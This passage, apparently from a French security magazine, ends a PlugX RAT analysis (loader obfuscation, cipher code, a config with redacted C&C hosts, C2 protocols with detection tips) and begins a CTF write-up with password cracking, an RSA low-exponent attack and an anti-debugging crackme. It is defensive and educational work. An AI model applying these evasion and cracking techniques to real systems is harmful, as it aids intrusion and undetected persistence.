Ce dernier fichier n'est ni plus ni moins qu'un gros shellcode se chargeant de déchiffrer, décompresser et exécuter une nouvelle DLL, qui est cette fois-ci la charge finale de PlugX. Une première couche obfusquée se charge de déchiffrer la suite du shellcode. Il y a environ une dizaine d'instructions utiles noyées dans 4ko de code, mixant du « junk code » (instructions inutiles) et des suites de deux sauts conditionnels, dont les conditions sont complémentaires, sautant au milieu d'une instruction valide, afin de perturber le désassembleur.

```

000      sub     eax, 9F523751h
005      add     eax, 3FE3813Eh
00A      test    edi, 0E074C828h
010      jnb     short near ptr loc_14+1
012      jnb     short near ptr loc_14+1
014 loc_14:
014      call    near ptr 0CE58A20h ; CODE XREF: seg000:00000010fj
014      aaa     loc_20
019      jmp     loc_20
01A ; -----
01F      db 0E9h ; U
020 ; -----
020 loc_20:
020      test     eax, 0ED93B630h ; CODE XREF: seg000:0000001Afj
020      sub     edi, 8E25001Dh ; seg000:00000035ij
025      add     ebx, 2EB54A00h
02B      jnb     short near ptr loc_35+1
031      jnb     short near ptr loc_35+1
033 loc_35:
035      jbe     short loc_20 ; CODE XREF: seg000:00000031fj
035      add     [eax], eax ; seg000:00000033ij
037

```

Fig. 2 : Début du shellcode obfusqué, le désassemblage est erroné sans traitement visant à retirer l'obfuscation.

L'algorithme de chiffrement est plutôt simple :

```

call $+5
pop ebx
mov ecx, size
add ebx, offset
loop :
add byte ptr [ebx], C1
xor byte ptr [ebx], C2
sub byte ptr [ebx], C3
inc ebx
dec ecx
jnz loop

```

Il s'agit d'une suite d'opérations (addition, xor, soustraction) sur chaque octet du chiffré, chaque opération utilisant une constante différente.

À aucun moment la DLL finale n'est présente en clair sur le disque : le mécanisme de persistance du malware pointe vers l'exécutable signé, et toute la chaîne de chargement est réexécutée à chaque rechargement du malware.




Fig. 3 : Cycle de chargement par DLL side-loading de PlugX.

Cette méthode de chargement présente plusieurs avantages :

- elle n'éveille pas les soupçons de l'utilisateur, qui ne se méfiera pas d'un service ou d'une clé Run pointant vers un exécutable signé par un grand éditeur ;
- elle peut également permettre d'empêcher la détection par des antivirus configurés pour ne pas scanner les exécutables réputés sûrs.

Voici à titre d'exemple quelques binaires légitimes utilisées par PlugX (nous en avons rencontré une cinquantaine différents) :

AhnI2.exe	AhnLab, Inc.
LDVPREG.exe	Symantec Corporation
Mc.exe	McAfee, Inc.
Nv.exe	NVIDIA Corporation
SX.EXE	Microsoft Corporation
TMSA_WLMMon.exe	Trend Micro Inc.
fsguidll.exe	F-Secure Corporation
hkcmd.exe	Intel Corporation
start_avp.exe	Kaspersky Anti-Virus

3 Chiffrement

Nous avons indiqué que le shellcode se charge de déchiffrer la DLL finale. Nous allons maintenant étudier l'algorithme de chiffrement utilisé. Celui-ci est appelé à de nombreuses reprises par PlugX, car il est responsable de l'ensemble des opérations de chiffrement : DLL finale, configuration et communications réseau.

La première version de PlugX utilisait un algorithme similaire à son ancêtre Destory, à quelques constantes près :



```
def cipher(data):
    v1=v2=v3=v4=unpack("<L", data[:4])
    output=""

    for k in data[4:]:
        v1 = (v1 + (v1 >> 3) - 0x11111111)&0xffffffff
        v2 = (v2 + (v2 >> 5) - 0x22222222)&0xffffffff
        v3 = (v3 + 0x33333333 - (v3 << 7))&0xffffffff
        v4 = (v4 + 0x44444444 - (v4 << 9))&0xffffffff
        output += chr((ord(k)^(v1+v2+v3+v4))&0xff)

    return output
```

Ce premier algorithme avait l'avantage, du point de vue du chercheur, de permettre de déchiffrer aisément le trafic et la configuration du malware, car aucune valeur n'était directement liée à la souche.

Cet algorithme a évolué, la dernière variante se traduisant de la façon suivante :

```
def cipher(data):
    v1 = unpack("<L",data[:4])^VERSION
    v2 = unpack("<L",data[:4])^C1
    output = ""

    for k in data:
        v1 = (v1 + C2)
        v2 = (v2 - C3)
        v3 = (((v1&0xff)-((v1 >> 8)&0xff))^((v1>>16)&0xff))-
        ((v1>>24)&0xff)&0xff
        v4 = (((v2&0xff)^v3)-((v2 >> 8)&0xff))^((v2>>16)&0xff))-
        ((v2>>24)&0xff)&0xff
        output += chr(ord(k)^v4)

    return output
```

Cette version dépend maintenant du numéro de version interne du malware (**VERSION**), mais aussi de 3 constantes (**C1**, **C2**, **C3**) codées « en dur » dans la souche du malware. Dès lors, il devient plus compliqué de déchiffrer du trafic sans avoir à étudier la souche qui en est à l'origine.

Toutefois, l'observation de différentes souches permet de constater que les mêmes constantes sont utilisées pour plusieurs souches. Ceci pourrait indiquer que les souches sont issues d'un même « builder », et donc indiquer qu'un même groupe d'attaquants serait derrière plusieurs campagnes d'attaques.

4 Persistance et injection

Une fois la charge finale en mémoire, la configuration est alors déchiffrée. Celle-ci se trouve également dans le troisième fichier, et une référence vers son emplacement est passée en paramètre à la DLL finale. Son format a beaucoup varié au cours des différentes versions, notamment à cause de l'ajout de nouvelles fonctionnalités dont les paramètres vont être présentés dans la suite de l'article. Un module Volatility a été publié pour permettre l'extraction de cette configuration depuis un dump de RAM [3]. Il est à noter qu'à l'heure de l'écriture de cet article, la version publique ne gère pas encore les dernières variantes.

Voici un exemple de configuration extraite de la dernière variante du malware :

```
Internal Version = 20150105
Configuration cipher = PlugX v2 Variant 3
Additional Cipher keys = c7 7c9 2ed3
Flags = True True True True True True True False False False
Timer 1 = 10 secs
Timer 2 = 0 secs
C&C Address = apple.REDACTED1.com:80 (TCP(3))
C&C Address = apple.REDACTED1.com:80 (UDP(6))
C&C Address = apple.REDACTED1.com:443 (UDP(6))
C&C Address = apple.REDACTED1.com:443 (TCP(3))
C&C Address = backup.REDACTED1.com:80 (TCP(3))
C&C Address = backup.REDACTED1.com:80 (UDP(6))
C&C Address = backup.REDACTED2.com:80 (UDP(6))
C&C Address = backup.REDACTED2.com:80 (TCP(3))
C&C Address = backup.REDACTED2.com:80 (HTTP(4))
Persistence Type = Service + Run Key
Install Dir = %AUTO%\DSSM
Service Name = DSSM
Service Disp = DSSM
Service Desc = Microsoft Office Document Update Utility
Registry hive = HKEY_CURRENT_USER
Registry key = Software\Microsoft\Windows\CurrentVersion\Run
Registry value = DSSM
Injection = True
Injection process 3 = %windir%\system32\svchost.exe
High level injection = True
High level injection process 3 = %windir%\system32\msiexec.exe
Online Pass = TEST
Memo = APPLE
Mutex = My_Name_APPLE
```

Lors de la première exécution, le malware met en place son mécanisme de persistance. La configuration offre deux possibilités : soit par service, soit par clé Run dans le registre. Les deux alternatives sont entièrement configurables (nom d'affichage/nom complet/description pour le service, nom de la clé pour la méthode Run).

Le malware vérifie ensuite ses paramètres d'injection. Dans la dernière version en date de PlugX, la configuration peut contenir jusqu'à 4 noms de processus dans lesquels il peut s'injecter, ainsi que 4 autres noms de processus complémentaires permettant de contourner l'UAC.

L'injection est effectuée via *process hollowing*, en démarrnant un processus en mode *suspended*, puis en injectant du code dans son espace mémoire, et enfin en faisant un appel à **ResumeThread()**. Le shellcode injecté est le même que celui présent dans le troisième fichier.

5 Fonctionnalités

Comme tout bon RAT, PlugX dispose d'un arsenal de fonctionnalités permettant une totale administration à distance du poste infecté. Ces fonctionnalités sont regroupées en modules (dont les noms ont été dévoilés par les premières versions disposant de chaînes de debug) et correspondent à des numéros de commandes pouvant être renvoyées par le serveur C&C (« Command & Control »).



Le tableau suivant regroupe les différents modules :

Module	Numéros de commande	Fonctions
	0x0000 – 0x0008	Hello, Informations Système, KeepAlive, Déconnexion, Désinstallation, Fichier de Configuration
XPlugOption.cpp	0x2000 – 0x2005	Lock, Extinction/Reboot
XPlugDisk.cpp	0x3000 – 0x300e	Manipulation des fichiers
XPlugScreen.cpp	0x4000 – 0x4006 0x4100 – 0x4101	Captures d'écran, Accès distant (RDP-like)
XPlugProcess.cpp	0x5000 – 0x5002	Manipulation des processus
XPlugService.cpp	0x6000 – 0x6004	Manipulation des services
XPlugShell.cpp/ XPlugTelnet.cpp	0x7002 – 0x7003 0x7100 – 0x7104	Shell distant, Telnet distant
XPlugRegedit.cpp	0x9000 – 0x9007	Manipulation du registre
XPlugNethood.cpp	0xA000 – 0xA001	Énumération des disques réseau
XPlugPortMap.cpp	0xB000	Translation de port (pivot)
XPlugSQL.cpp	0xC000 – 0xC002	Manipulation de bases SQL
XPlugNetstat.cpp	0xD000 – 0xD002	Manipulation des tables de connexions TCP/UDP
XPlugKeyLogger.cpp	0xE000	Récupération du fichier de keylogger
	0xF000 – 0xF013	Fonctionnalités P2P

Outre des fonctionnalités classiques de RAT, il est à noter que PlugX est aussi capable de servir de point pivot au sein d'un réseau infecté, par le biais du module « XPlugPortMap », permettant de faire de la translation de port, et ainsi d'accéder à un port spécifique d'un serveur interne directement depuis le serveur C&C.

6 Communications externes

Le fichier de configuration de PlugX permet de spécifier 16 serveurs de contrôle différents, chacun pouvant être utilisé pour communiquer sur un protocole différent. À l'heure actuelle, PlugX supporte pas moins de 6 protocoles pour communiquer avec son C&C.

Avant de présenter les différents protocoles, décrivons le format général des messages envoyés par PlugX, indifféremment du protocole utilisé pour les transporter.

Ceux-ci débutent invariablement par un en-tête de 16 octets, découpés de la façon suivante :




Fig. 4 : Format de l'en-tête des messages PlugX.

Les champs ont le rôle suivant :

- **VERSION** : numéro de version interne de PlugX ;
- **CMD** : numéro de la commande. Ce champ contient aussi 2 flags (0x20000000 et 0x10000000) qui déterminent

respectivement si le corps du message sera chiffré et/ou compressé ;

- **RAWSZ** : taille du corps du message avant décompression ;
- **DECSZ** : taille du corps du message après décompression ;
- **ERR** : un numéro d'erreur, utilisé dans les réponses du malware à son C&C.

Cet en-tête est ensuite chiffré à l'aide d'une clé aléatoire, elle-même écrite avant l'en-tête, ce qui porte sa taille totale à 20 octets (les précédentes versions

écrasaient le premier DWORD de l'en-tête chiffré par la clé, ce qui avait pour effet de supprimer le champ **VERSION**...).

S'en suit le corps du message, éventuellement compressé à l'aide de l'algorithme LZNT1 (en utilisant l'API **RtlCompressBuffer()**) et chiffré à l'aide de la même clé que l'en-tête.

Voyons maintenant les protocoles utilisés pour le transport des données. Ceux-ci seront traités par ordre chronologique (du plus ancien plus récent).

6.1 Protocole TCP

Il s'agit du protocole identifié par la valeur « 3 » dans la configuration de PlugX. Dans ce mode, le malware se charge simplement d'établir une connexion TCP vers le port spécifié du serveur distant et d'envoyer directement son message. La détection de ce type de trafic peut s'effectuer en vérifiant que les données envoyées correspondent au protocole censé circuler sur ce port (par exemple, des données brutes envoyées sur un port 80 devraient lever une alerte).

6.2 Protocole HTTP

L'utilisation de ce protocole (valeur « 4 » dans la configuration) a longtemps été facilement détectable, de par l'utilisation d'en-têtes HTTP très spécifiques, vestiges de l'ancêtre Destory. Jusqu'à peu, PlugX utilisait les en-têtes X-Session, X-Status, X-Size et X-Sn lorsqu'il communiquait en HTTP. Les données chiffrées étaient directement envoyées via une requête POST.



```
POST /update?id=001a8ad8 HTTP/1.0
Accept: */*
X-Session: 0
X-Status: 0
X-Size: 61456
X-Sn: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
.NET CLR 2.0.50727; .NET4.0C; .NET4.0E; SV1)
Host: REDACTED.com
Content-Length: 0
Connection: Keep-Alive
Pragma: no-cache
```

Les dernières versions de PlugX sont plus discrètes, et utilisent maintenant des requêtes GET embarquant les données utiles dans l'en-tête « Cookie », encodées en base 64, rendant plus difficile une détection.

```
GET /1811C9AE8D370643025B42CE HTTP/1.1
Accept: */*
Cookie: 2xbtoqL8ybFhiQLjn8VfD3a6mc=
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
.NET CLR 2.0.50727; .NET4.0C; .NET4.0E; SV1)
Host: REDACTED.net
Connection: Keep-Alive
Cache-Control: no-cache
```

6.3 Protocole UDP

L'utilisation du protocole UDP correspond à la valeur « 6 » dans le fichier de configuration.

Dans ce cas, les données utiles sont précédées d'un en-tête chiffré de 24 octets chargé de gérer l'ordonnancement des paquets. Cette fois encore, la détection peut être effectuée en vérifiant la cohérence des données sur un port donné (exemple : du trafic vers le port 53 est-il bien du trafic DNS valide ?).

6.4 Protocole ICMP

Le protocole ICMP est identifié par la valeur « 7 ».

Tout comme UDP, un en-tête spécifique chiffré de 24 octets est utilisé pour la gestion de l'ordonnancement des paquets, suivie des données utiles. Cet en-tête est lui-même précédé d'un autre en-tête en clair de 10 octets, contenant entre autres le port spécifié dans

la configuration (ce qui n'a normalement pas de sens pour le protocole ICMP). Le tout est envoyé en tant que données d'un segment ICMP de type « Echo reply ». Une détection pourrait consister à détecter l'envoi d'un « Echo reply », alors qu'aucun « Echo request » n'a été émis auparavant.

6.5 Protocole DNS

Plus discret que de l'UDP brut, l'utilisation du protocole DNS (valeur « 5 » dans la configuration) permet bien souvent de ne pas se soucier des règles de filtrage en sortie d'un réseau compromis, le protocole DNS pouvant être l'un des rares autorisés à sortir directement.

Les données utiles sont encodées en base 16 et sont utilisées en tant que sous-domaine de l'adresse du C&C configurée. Elles sont alors envoyées dans une requête DNS de type TXT.

L'utilisation de ce moyen de communication contraint l'attaquant à maîtriser le *nameserver* associé à son nom de domaine pour que les résolutions DNS lui arrivent et soient traitées par le backend PlugX.

Il est également possible d'utiliser la fonctionnalité présentée en 6.7 pour forcer directement l'envoi des requêtes vers un serveur DNS spécifique.

La détection ici pourrait consister en une expression régulière sur les requêtes TXT pour identifier les sous-domaines composés uniquement de caractères de A à P (ce qui correspond à l'alphabet de la base 16).

6.6 Protocole « 0xff »

Les dernières variantes de PlugX supportent un nouveau protocole de communication (protocole 8 dans la configuration). Dans ce cas, le champ **protocole** du segment IP a pour valeur **0xff**. Tout comme pour ICMP, un en-tête spécifique de 24 octets, chiffré, est utilisé et suit des données utiles. Un en-tête en clair de 4 octets est également ajouté, contenant là encore le port configuré dans le fichier de configuration. Le tout est alors directement envoyé au-dessus d'IP.

Ici la détection est plutôt simple, il suffit de détecter le numéro de protocole 255 dans le segment IP d'un paquet.




Fig. 5 : Trafic ICMP à destination d'un C&C.




Fig. 6 : Trafic « 0xff » à destination d'un C&C.

6.7 Serveurs DNS personnalisés

La configuration de PlugX offre la possibilité d'utiliser des serveurs DNS spécifiques pour effectuer les résolutions des noms de domaines des C&C. Ceci permet d'éviter l'utilisation des serveurs DNS internes de la victime, et ainsi de s'assurer une plus grande discrétion si ceux-ci implémentent des listes noires de domaines connus comme malveillants.

Cette fonctionnalité permet également d'utiliser des domaines connus dans le fichier de configuration (tels que adobe.com, microsoft.com, etc.), qui une fois résolu par le serveur DNS malveillant, pointeront vers les serveurs de l'attaquant. Cette technique a été utilisée par le groupe d'attaquant « Hurricane Panda » [4].

Là encore, un IDS pourrait lever une alerte sur l'utilisation de serveurs DNS n'étant pas ceux du périmètre qu'il surveille.

6.8 Utilisation de proxies

PlugX ne serait pas complet sans la possibilité d'utiliser des serveurs proxy. La configuration permet de spécifier jusqu'à 4 serveurs, de type SOCKS4, SOCKS5 ou HTTP, ainsi qu'un couple utilisateur/mot de passe pour chacun d'entre eux.

7 Communications internes

Une fonctionnalité de communication P2P est récemment apparue [5] dans les dernières souches de PlugX. Celle-ci permet à un hôte ne disposant pas directement d'un accès à Internet de contacter un autre bot sur le réseau interne de la victime afin que celui-ci fasse office de passerelle vers le serveur C&C.

La configuration permet de spécifier les paramètres suivants :

- Utilisation des protocoles TCP, UDP, ICMP et « 0xff », chacun sur un port spécifique (ce qui n'a une fois de plus pas vraiment de sens concernant ICMP et « 0xff ») ;

- Jusqu'à 4 plages d'adresses IP à scanner pour les protocoles précédemment définis. L'utilisation de la plage 0.0.0.0-0.0.0.0 indique au malware de scanner son sous-réseau.

Le format et le chiffrement des communications sont

les mêmes que pour les communications vers l'un des serveurs C&C.

Les commandes de 0xF000 à 0xF013 sont utilisées pour communiquer entre les machines infectées. La machine connectée au C&C se charge simplement de transmettre les ordres à destination des machines pour lesquelles elle agit en pivot, en les encapsulant.

Conclusion

Nous avons pu voir au cours de cet article que le RAT PlugX dispose de solides arguments quand vient l'heure de choisir le RAT qui sera déposé sur une machine. Une attention toute particulière a été portée par son ou ses auteurs sur les différentes façons de communiquer avec le serveur de contrôle, afin d'esquiver au maximum les solutions de filtrage de trafic qui pourraient être en place dans les entreprises.

Présent sur la scène APT depuis plusieurs années, il ne fait aucun doute qu'il fait partie des malwares qu'il faut avoir à l'œil pour défendre un système d'information sensible. ■

■ Remerciements

Merci à l'équipe CSIRT pour l'ambiance de travail toujours joyeuse, et particulièrement à David Bizeul pour sa relecture et ses suggestions.

■ Références

- [1] http://www.commandfive.com/papers/C5_APT_SKHack.pdf
- [2] <https://www.alienvault.com/open-threat-exchange/blog/tracking-down-the-author-of-the-plugx-rat>
- [3] http://bitbucket.cassidiancybersecurity.com/volatility_plugins/wiki/Home
- [4] <http://blog.crowdstrike.com/crowdstrike-discovers-use-64-bit-zero-day-privilege-escalation-exploit-cve-2014-4113-hurricane-panda/>
- [5] <http://blog.jpccert.or.jp/2015/01/analysis-of-a-r-ff05.html>



QUELQUES ÉPREUVES DU CHALLENGE SÉCURITÉ

« TRUST THE FUTURE »

Florian Lugou – florian.lugou@telecom-paristech.fr

Ludovic Apvrille – ludovic.apvrille@telecom-paristech.fr

mots-clés : CAPTURE THE FLAG / CRYPTOGRAPHIE / REVERSE ENGINEERING / STEGANOGRAPHIE

Airbus Defense and Space a récemment organisé un challenge sécurité intitulé « Trust the Future », à destination des étudiants de certaines écoles et universités. Nous nous sommes intéressés à ces épreuves – une seule nous a résisté avant la date limite. Nous décrivons ici comment nous avons réussi ces épreuves, en essayant pour certaines de donner des moyens un peu atypiques pour arriver à la solution (pas de python, etc.)...

1 Introduction

Les challenges sécurité ou CTF – *Capture the Flag* – consistent à obtenir des secrets grâce à la réalisation d'épreuves orientées sécurité. Les qualifications du challenge « Trust the Future » d'Airbus Defense and Space [1] ont eu lieu mi-novembre 2014 et consistaient à trouver des « tokens » répartis dans 16 épreuves (plus une épreuve « cachée »). Les épreuves se répartissaient comme suit : deux « brute-force », trois épreuves crypto, une épreuve réseau, cinq épreuves de rétro-ingénierie, trois épreuves de stéganographie, et trois épreuves « web ».

Nous avons terminé seconds de ce challenge, et nous vous proposons ici de parcourir certaines de ces différentes épreuves, en décrivant nos solutions de façon rapide pour certains challenges simples, et de façon plus approfondie pour certains challenges plus difficiles, en particulier pour des challenges en cryptographie et en rétro-ingénierie.

2 « Brute force »

2.1 Fichier ZIP

Un premier brute force concerne un fichier ZIP, dont l'ouverture provoque la demande d'un mot de passe.

```
$ unzip SECRET.zip
Archive: SECRET.zip
[SECRET.zip] secr3t password:
```

Voilà une excellente occasion de ressortir *John the ripper* !

```
$ zip2john SECRET.zip > bruteforce/zip.hashes
```

Puis

```
$ john --show ./zip.hashes
./bruteforce/SECRET.zip:st.ANTI#
1 password hash cracked, 0 left
```

On obtient le fichier **secr3t** :

```
$ more secr3t
The token is : A_BIG_sec3t
```

2.2 Fichier « shadow »

Un fichier de type « shadow password » est fourni :

```
$ more shadow
$1$gNdVWdxu$1hd.dBdcC49pWkwhr/xYt0
```

Il contient un mot de passe hashé avec un salt. Pas simple à attaquer, donc, l'on peut présupposer que le mot de passe est alphanumérique sans majuscule.



Nous avons essayé différentes longueurs, jusqu'à 6, en utilisant **hashcat** :

```
$ hashcat-cli64.app -a 3 -m 500 ../shadow ?1?1?1?1?1?1 -o found.txt
```

Nous obtenons le mot de passe (et token) « loutre » ... Nous aurions donc pu aussi tenter une attaque en dictionnaire, sûrement plus rapide. Il s'agissait d'ailleurs du seul token purement alphanumérique des épreuves.

3 Cryptographie

Là commencent des choses bien plus sérieuses. Les trois épreuves consistent globalement à récupérer une clé cryptographique, par différentes techniques (reste chinois, factorisation avec l'approche de Fermat, etc.). Dans un premier temps, un seul fichier **crypto.tgz** est fourni. Il comporte quatre certificats **alice.crt**, **bob.crt**, **charly.crt** et **ca.crt**, et un fichier « challenge1 ». Ce dernier est un fichier de type « MIME entity text ». Une fois décodé de la base 64, le contenu de l'e-mail est un binaire que l'on peut analyser avec **dumpasn1** :

```
$ dumpasn1 -a toto|more
```

Il contient le fait que cet e-mail a été envoyé à Alice, Bob et Charly par ca@example.com, et que le contenu est chiffré avec du DES « des-EDE3-CBC ». Il contient aussi trois chiffrés, qui correspondent probablement à la clé DES chiffrée avec les clés publiques d'Alice, Bob et Charly respectivement... Mais comment retrouver les clés privées afin de connaître cette clé DES ?

Analysons à présent les certificats fournis.

```
$ openssl x509 -in alice.crt -text
Certificate:
  Data:
    Version: 4 (0x3)
    Serial Number:
      a6:d4:ef:4d:d3:8b:1b:b0:16:d2:50:c1:6a:68:04:70
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C=FR, L=Paris, CN=ca@example.com
    Validity
      Not Before: Oct  7 07:22:30 2014 GMT
      Not After : Oct  6 07:22:30 2019 GMT
    Subject: C=FR, L=Paris, CN=charly@example.com
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      Public-Key: (2048 bit)
      Modulus:
        00:cf:a7:85:43:52:ff:9d:f5:e8:4a:b1:0a:b8:f0:
        ...
        ea:ce:64:94:f2:89:18:4d:ad:16:d2:d9:95:ed:1a:
        dc:13
      Exponent: 3 (0x3)
    X509v3 extensions:
      ...
    Signature Algorithm: sha256WithRSAEncryption
    ...
```

Rien de vraiment anormal : une clé RSA 2048 bits ... Ah mais si, son exposant est de 3, voilà qui est bien

faible. En regardant les certificats de Bob et Charly, nous constatons le même problème : des exposants de 3. Après un passage par Wikipédia, puis par un article expliquant comment récupérer le texte chiffré lorsque nous avons trois messages chiffrés avec trois clés à faible exposant (le théorème du reste chinois) [2], nous savons que nous pouvons récupérer la clé de session. En quelques mots, supposons que **Ka**, **Kb** et **Kc** soient les clés publiques de Alice, Bob et Charly. Alors, « ca » a généré trois messages chiffrés **Ca**, **Cb**, **Cc** comme suit (**m** étant le message initial) :

$$Ca = m^3 \bmod Ka, Cb = m^3 \bmod Kb, Cc = m^3 \bmod Kc.$$

Un attaquant peut alors calculer $c = m^3 \bmod Ka Kb Kc$. Comme **Ka.Kb.Kc** est plus grand que m^3 (hypothèse très probable), alors $c = m^3$. On peut donc en déduire **m**.

Pour calculer cela, il est assez usuel d'utiliser la librairie grand nombre de python. Faisons cela avec la librairie « BigInteger » de Java pour montrer que cela se fait facilement avec d'autres langages. Nous avons aussi extrait, à l'aide de **dumpasn1**, les clés publiques d'Alice, Bob et Charly de leurs certificats (**alice.pub**, etc.) et aussi les clés chiffrées par « ca » : **Ca**, **Cb**, et **Cc** (**alice.key**, etc.).

```
import java.math.BigInteger; import ...

public class AnalyzeKeys {
    public static final BigInteger THREE = new BigInteger("3");

    public static BigInteger cubeRoot(BigInteger n) {
        // Based on Newton's method
        BigInteger x = BigInteger.ZERO.setBit(n.bitLength() / 3 + 1);
        while (true) {
            BigInteger y = x.shiftLeft(1).add(n.divide(x.multiply(x))).
            divide(THREE);
            if (y.compareTo(x) >= 0) {break;}
            x = y;}
        return x;}

    public static void load(BigInteger tab[], int index, String fileName)
    {...}

    public static void printInfoOnKeys(BigInteger tab[], String name) {...}

    public static BigInteger computeC(BigInteger pubs[], BigInteger keys[]) {
        BigInteger nb = pubs[0]; BigInteger nc = pubs[1]; BigInteger nd = pubs[2];
        BigInteger cb = keys[0]; BigInteger cc = keys[1]; BigInteger cd = keys[2];

        BigInteger mult1 = nc.abs().multiply(nd);
        BigInteger mult2 = nb.abs().multiply(nd);
        BigInteger mult3 = nb.abs().multiply(nc);

        BigInteger mod1 = mult1.abs().modInverse(nb);
        BigInteger mod2 = mult2.abs().modInverse(nc);
        BigInteger mod3 = mult3.abs().modInverse(nd);

        BigInteger final1 = mult1.multiply(mod1).multiply(cb);
        BigInteger final2 = mult2.multiply(mod2).multiply(cc);
        BigInteger final3 = mult3.multiply(mod3).multiply(cd);

        BigInteger finalA = final1.add(final2).add(final3);

        BigInteger allMods = nb.abs().multiply(nc).multiply(nd);
        BigInteger finalB = finalA.abs().mod(allMods);
```



```

BigInteger finalC = cubeRoot(finalB);

return finalC;
}

public static void main(String[] args) {
    if (args.length < 6) {
        System.out.println("Must provide 6 files to analyze: 3 pubs keys,
3 encrypted keys");return;}

    BigInteger pubs[] = new BigInteger[3]; BigInteger keys[] = new
    BigInteger[3];
    String alicePub, bobPub, charlyPub, aliceKey, bobKey, charlyKey;

    load(pubs,0,"alice.pub");load(pubs,1,"bob.pub");load(pubs,2,"charly.
pub");
    load(keys, 0, "alice.key");load(keys, 1, "bob.key"); load(keys, 2, "charly.
key");

    BigInteger result = computeC(pubs, keys);

    System.out.println("result:\nlength=" + result.bitLength() + "\nvalue=" +
result.toString(16));
    }
}

```

Avec :

```
$ java AnalyzeKeys alice.pub bob.pub charly.pub alice.key bob.key charly.key
```

Nous obtenons une clé (**4f8957408f0ea202c785b95e206b3ba8da3dba7aea08dca1**), que l'on peut appliquer sur les données de l'e-mail chiffré (« cypher ») :

```
$ openssl enc -d -des-ede3-cbc -K
4f8957408f0ea202c785b95e206b3ba8da3dba7aea08dca1 -iv
01d4ce3af4d17abb -in cipher > decrypt
```

Nous y sommes presque. « decrypt » est encodé en base64 et est un tgz, qui contient un fichier « challenge2 » (pour crypto 2) et le token...

4 Rétro-ingénierie

Parmi les cinq épreuves de rétro-ingénierie, trois d'entre elles peuvent être résolues assez aisément avec l'aide d'un désassembleur performant (tel IDA Pro ou radare2), une présente la particularité d'être une image d'un noyau pour processeur Intel 80386 et la dernière utilise diverses techniques d'offuscation et demande une analyse plus approfondie. C'est celle-ci que nous avons choisi de présenter ici.

Le fichier fourni « crackme3 » est un exécutable ELF pour une architecture AMD64, lié statiquement et sans symboles. Dans un premier temps, il est intéressant d'utiliser des outils d'analyse statique de haut niveau (**file**, **readelf**, **strings**, etc.) afin de mieux cerner à quel type d'épreuve nous nous attaquons. Ici en particulier, **readelf** nous permet de voir qu'aucune section n'est définie :

```
$ readelf -S crackme3
Il n'y a pas de section dans ce fichier.
```

Le fichier n'étant pas excessivement léger, on peut supposer que le programme a été modifié, *packé* et que les instructions réellement exécutées sont décodées à chaque lancement. Cette hypothèse est confirmée par la mention d'un packer dans les chaînes de caractère extraites avec **strings** et par une entropie anormalement élevée (7,72 bits par octet contre un peu moins de 6 habituellement).

Afin d'estimer à quel moment le code utile est présent en mémoire, on peut commencer par observer le comportement global de l'exécutable en regardant les **syscall** qu'il émet en utilisant l'outil **strace** :

```
$ strace ./crackme3 password
...
ptrace(PTRACE_TRACEME, 0, 0x1, 0) = -1 EPERM (Operation not permitted)
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0} ---
+++ killed by SIGSEGV (core dumped) +++
Erreur de segmentation (core dumped)
```

Contrairement à une exécution directe, le programme se termine avec une erreur de segmentation. L'explication se trouve juste avant dans la liste des **syscall** : **crackme3** appelle **ptrace** afin de se tracer lui-même, ce qui est refusé par le système d'exploitation, car **strace** lui est déjà attaché. Cette technique courante dans les malwares permet d'en compliquer l'analyse.

Cet appel arrive cependant assez tard et on peut espérer que le code utile est alors en mémoire. On va donc générer un dump du processus au moment de l'appel à **ptrace** :

```
$ gdb crackme3
...
(gdb) catch syscall ptrace
Catchpoint 1 (syscall 'ptrace' [101])
(gdb) run password
